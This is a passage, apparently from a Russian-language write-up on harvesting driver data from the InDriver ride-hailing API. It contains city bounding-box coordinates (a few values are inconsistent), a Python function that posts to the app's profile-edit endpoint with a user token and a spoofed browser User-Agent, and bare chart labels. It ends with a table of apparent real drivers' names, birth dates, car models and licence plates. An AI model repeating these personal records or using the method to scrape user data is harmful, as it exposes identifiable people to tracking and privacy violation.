        'Shymkent': {'lon_min' : 69.53, 'lon_max' : 69.65, 'lat_min' : 42.29, 'lat_max' : 42.35, 'cid' :
        'Taldykorgan': {'lon_min' : 78.32, 'lon_max' : 78.41, 'lat_min' : 44.98, 'lat_max' : 45.10, 'cid' :
        'Karaganda': {'lon_min' : 73.06, 'lon_max' : 73.15, 'lat_min' : 49.77, 'lat_max' : 49.82, 'cid' :
        'Pavlodar': {'lon_min' : 76.93, 'lon_max' : 76.99, 'lat_min' : 52.25, 'lat_max' : 52.30, 'cid' :
        'Petropavl': {'lon_min' : 69.10, 'lon_max' : 69.16, 'lat_min' : 54.85, 'lat_max' : 54.88, 'ci
        'Semei': {'lon_min' : 80.21, 'lon_max' : 80.28, 'lat_min' : 50.40, 'lat_max' : 50.44, 'cid' :
        'Ustkaman': {'lon_min' : 82.56, 'lon_max' : 82.64, 'lat_min' : 49.94, 'lat_max' : 49.97, 'cid
        'Tashkent': {'lon_min' : 69.20, 'lon_max' : 69.35, 'lat_min' : 41.27, 'lat_max' : 41.34, 'cid
        'Bishkek': {'lon_min' : 74.51, 'lon_max' : 74.65, 'lat_min' : 42.83, 'lat_max' : 42.89, 'cid'
        'Omsk': {'lon_min' : 73.21, 'lon_max' : 73.51, 'lat_min' : 54.90, 'lat_max' : 55.04, 'cid' :
        'Barnaul': {'lon_min' : 83.66, 'lon_max' : 83.80, 'lat_min' : 53.33, 'lat_max' : 53.40, 'cid'
        'Tomsk': {'lon_min' : 84.92, 'lon_max' : 84.92, 'lat_min' : 56.46, 'lat_max' : 56.54, 'cid' :
        'Yakutsk': {'lon_min' : 129.70, 'lon_max' : 129.75, 'lat_min' : 62.00, 'lat_max' : 62.04, 'ci
        'Ekibastuz': {'lon_min' : 75.28, 'lon_max' : 75.35, 'lat_min' : 51.69, 'lat_max' : 51.74, 'ci
        'Balhash': {'lon_min' : 74.95, 'lon_max' : 75.00, 'lat_min' : 46.83, 'lat_max' : 46.85, 'cid'
        'Temirtau': {'lon_min' : 72.92, 'lon_max' : 73.00, 'lat_min' : 50.04, 'lat_max' : 50.06, 'cid
        'Pyatigorsk': {'lon_min' : 43.11, 'lon_max' : 42.99, 'lat_min' : 44.00, 'lat_max' : 44.05, 'c
        'Vladivostok': {'lon_min' : 131.87, 'lon_max' : 131.95, 'lat_min' : 43.11, 'lat_max' : 43.14,
        'Krasnoyarsk': {'lon_min' : 92.80, 'lon_max' : 92.96, 'lat_min' : 55.98, 'lat_max' : 56.02, '
        'Surgut': {'lon_min' : 73.35, 'lon_max' : 73.44, 'lat_min' : 61.23, 'lat_max' : 61.27, 'cid'
        'Tumen': {'lon_min' : 65.47, 'lon_max' : 65.60, 'lat_min' : 57.11, 'lat_max' : 57.17, 'cid' :
        #????? check Perm
        'Perm': {'lon_min' : 57.95, 'lon_max' : 58.00, 'lat_min' : 56.12, 'lat_max' : 56.30, 'cid' :
        'Habarovsk': {'lon_min' : 135.03, 'lon_max' : 135.13, 'lat_min' : 48.45, 'lat_max' : 48.51, 'cid' :
        'Ulan-Ude': {'lon_min' : 107.53, 'lon_max' : 107.70, 'lat_min' : 51.80, 'lat_max' : 51.85, 'cid' :
        }
```

Необходимо уведомлять InDriver перед каждым запросом, по новому городу

```
def change_city(new_cid):

    body = {'phone':'+[redacted]', 'token':'[redacted]',
        'v':'4','stream_id':'[redacted]', 'city_id':new_cid}

    #url_params = {'cid':old_cid, 'locale':'ru'}

    r = requests.post('http://indriver.ru/api/profileedit?cid=150&locale=ru', data = body,
            headers={'Content-Type':'application/x-www-form-urlencoded',
            'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; rv:22.0) Gecko/20100101 Firefox/22.0'})
```


50000
40000
30000
20000
10000
0
Aktau
Ustkaman
Shymkent
Vladivostok
Surgut
Semei
Krasnoyarsk
Taraz
Kyzylorda
Almaty
Kostanay
Tashkent
Taldykorgan
Kokshetau
Ekibastuz
Temirtau
Habarovsk
Bishkek
Barnaul
Astana
Ulan-Ude
Balhash
Petropavl
Tomsk
Tumen
Aktobe
Yakutsk
Omsk
Pavlodar
Atyrau
Karaganda
Perm


50000
40000
30000
20000
10000
0
Aktau
Ustkaman
Shymkent
Semei
Taraz
Kyzylorda
Almaty
Kostanay
Kokshetau
Ekibastuz
Astana
Petropavl
Aktobe
Pavlodar
Atyrau
Karaganda


50000
40000
30000
20000
10000
0
Audi
BMW
Chevrolet
Daewoo
Ford
Honda
Lexus
Mazda
Mercedes-Benz
Mitsubishi
Nissan
Opel
Ravon
Renault
Skoda
Subaru
Toyota
Volkswagen
ВАЗ (LADA)
Лада

Ануарбек	Оспанов	Fri, 29 Jan 1988 00:00:...	Volkswagen	Polo	white	608SZA01	1995
Кушербай	Абельдинов	Sun, 10 Jul 1960 00:00...	Renault	Sandero	red	318WTA01	0
Оразымбет	Сапарбаев	Tue, 19 Feb 1963 00:0...	Toyota	Corolla	black	581WTA	2013
Самат	Нурмагамбет...	Sat, 01 Feb 1986 00:00...	Ford	Focus	green	965UMA01	2014
Марлен	Нугербеков	Sat, 09 Dec 1978 00:0...	Volkswagen	Passat	silver	978	2014
Марат	Даныбаев	Sun, 28 Oct 1973 00:0...	Hyundai	Elantra	burgundy	866 тва 01	2014
Кыдыр	Тайгозин	Tue, 20 Jun 1950 00:0...	Mitsubishi	Lancer	red	Z719ncm	2008
Ербол	Жапанав	Mon, 18 Nov 1985 00:0...	ВАЗ (LADA)	2114	silver	631CCA13	2013
Нурлан	Жусупов	Tue, 28 Feb 1989 00:0...	Volkswagen	Golf	burgundy	924BSA11	1995
Алмат	Маханов	Sat, 26 Nov 1983 00:0...	Skoda	Rapid	black	299HLA01	0
Нургазы	Раманкулов	Mon, 07 Jun 1982 00:0...	Volkswagen	Passat	blue	466AMZ01	1994
Маке	Есиргапов	Thu, 02 Feb 1984 00:0...	Honda	CR-V	gray	994WKA01	2001
Бахыт	Мухамбетов	Mon, 30 Oct 1989 00:0...	Hyundai	Solaris	gray	517	0
Дархан	Серикбай	Sun, 23 Jan 1994 00:0...	Hyundai	Accent	silver	691vxa01	2011
Әділбек	Құламан	Fri, 14 Jan 1983 00:00:...	Hyundai	Accent	white	504WMA01	2013